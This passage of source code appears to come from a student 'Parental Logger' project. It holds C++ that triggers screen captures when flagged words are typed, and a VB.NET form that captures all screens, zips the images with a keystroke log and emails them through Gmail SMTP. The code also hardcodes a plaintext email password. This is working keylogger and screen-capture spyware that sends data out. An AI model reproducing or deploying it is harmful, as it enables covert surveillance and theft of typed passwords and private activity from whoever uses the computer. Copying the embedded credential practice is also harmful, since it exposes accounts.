    count = itr->second + 1;
    wordMap[dangerWord] = count;
}
else {
    wordMap.insert(pair<string, int>(dangerWord, 1));
}
capture();
}

string screenCapture::getImageName() {
    string image;
    char temp [100];
    int num;
    map<string, int>::iterator itr;
    itr = wordMap.find(dangerWord);
    num = itr->second;
    _itoa (num, temp, 10);

    if (num > 0) {
        image = itr->first + "_" + temp;
    }
    else
        image = itr->first; //+ temp;
    return image;
}
```

Project Code: captureScreen- Form1.vb

```

Imports System.IO.packaging
Public Class Form1
    Private Sub Form1_Load(ByVal sender As System.Object, ByVal e As
System.EventArgs) Handles MyBase.Load
        Dim screen As Screen
        Dim graphic As Graphics
        Dim siz As Size
        Dim imageName, path, zipPath As String
        Dim file As System.IO.File

        For Each screen In screen.AllScreens 'obtain the width and height of
single/multiple screens
            siz.Width += screen.Bounds.Width
            siz.Height += screen.Bounds.Height
        Next

        Me.SetBounds(0, 0, siz.Width, siz.Height)

        Dim bMap As New Bitmap(siz.Width, siz.Height,
Imaging.PixelFormat.Format32bppArgb)

        graphic = Graphics.FromImage(bMap)
        graphic.CopyFromScreen(Me.DesktopBounds.X, Me.DesktopBounds.Y, 0, 0,
siz)

        'added this while statement to fix Dr. Sessions issue
        While file.Exists(Application.StartupPath & "\tempImageName.txt") =
False

            End While

            imageName = file.ReadAllText(Application.StartupPath &
"\tempImageName.txt") 'read image name from file
            file.Delete(Application.StartupPath & "\tempImageName.txt") 'delete
file so new image name can be generated

            'path = System.Environment.CurrentDirectory.ToString &
"\logScreenCaptures"
            path = Application.StartupPath & "\logScreenCaptures"

            If (Not System.IO.Directory.Exists(path)) Then
                System.IO.Directory.CreateDirectory(path)
            End If

            bMap.Save(path & "\" & imageName,
System.Drawing.Imaging.ImageFormat.Jpeg)

            'get email info
            Dim fileName As String = Application.StartupPath & "\info.txt"
            Dim parentAddress, subject, maxImages As String
            parentAddress = " "
            subject = "From parental Logger"

```

```

maxImages = "1"
If System.IO.File.Exists(fileName) Then
    Dim fileRead As System.IO.StreamReader
    fileRead = My.Computer.FileSystem.OpenTextFileReader(fileName)
    parentAddress = fileRead.ReadLine()
    subject = fileRead.ReadLine()
    maxImages = fileRead.ReadLine()
End If

If (System.IO.Directory.GetFiles(path).Length() >= CInt(maxImages)
And My.Computer.Network.IsAvailable = True) Then
    'zipPath = System.Environment.CurrentDirectory.ToString &
"\logScreenCaptures.zip"
    If file.Exists(Application.StartupPath & "\keysLogged.log") =
False Then
        My.Computer.FileSystem.RenameFile(Application.StartupPath &
"\keys.log", "keysLogged.log")
    End If

    zipPath = Application.StartupPath & "\logScreenCaptures.zip"
    Dim pkg As Package = ZipPackage.Open(zipPath,
System.IO.FileMode.Create, System.IO.FileAccess.ReadWrite)
    pkg.Close()

    Dim copyImage As New Shell32.Shell
    'Copy logScreenCaptures folder to logScreenCaptures.zip folder
    copyImage.NameSpace(zipPath).MoveHere(path)
    'copyImage.NameSpace(zipPath).CopyHere(path)
    System.Threading.Thread.Sleep(5000)

    'create file to tell Logger's multiMap to clear itself

    'System.IO.File.Create(System.Environment.CurrentDirectory.ToString &
"\clearMap.txt")
    System.IO.File.Create(Application.StartupPath & "\clearMap.txt")

    'setup email message
    Dim email As New
System.Net.Mail.MailMessage("parental.logger@gmail.com", parentAddress,
"Parental Logger results from " & subject & " computer", "See the attached
files")

    'Dim attachment As New
System.Net.Mail.Attachment(System.Environment.CurrentDirectory.ToString &
"\logScreenCaptures.zip")
    'Dim attachment2 As New
System.Net.Mail.Attachment(System.Environment.CurrentDirectory.ToString &
"\keysLogged.log")

    Dim attachment As New
System.Net.Mail.Attachment(Application.StartupPath &
"\logScreenCaptures.zip")
    Dim attachment2 As New
System.Net.Mail.Attachment(Application.StartupPath & "\keysLogged.log")

    'add the email attachments
    email.Attachments.Add(attachment)
    email.Attachments.Add(attachment2)

```

```
'set up smtp client to send email
Dim smtp As New System.Net.Mail.SmtpClient("smtp.gmail.com", 587)
'host name, port
smtp.EnableSsl = True 'allow SSL (Secure Socket Layer) so
STARTTLS message does not appear
smtp.Credentials = New
System.Net.NetworkCredential("parental.logger@gmail.com", "K3y$tr0k3$")
'email credentials(address, password)
'send email
smtp.Send(email)

'delete files so they aren't sent multiple times
'Dim temp As String =
System.Environment.CurrentDirectory.ToString & "\keysLogged.log"
'If System.IO.File.Exists(temp) Then

'System.IO.File.Delete(System.Environment.CurrentDirectory.ToString &
"\keysLogged.log")

'System.IO.File.Delete(System.Environment.CurrentDirectory.ToString &
"\logScreenCaptures.zip")
' End If
'While copyImage.NameSpace(zipPath).Items.Count <>
copyImage.NameSpace(path).Items.Count
'System.Threading.Thread.Sleep(500)
'End While
End If

Me.Close()
End Sub
End Class
```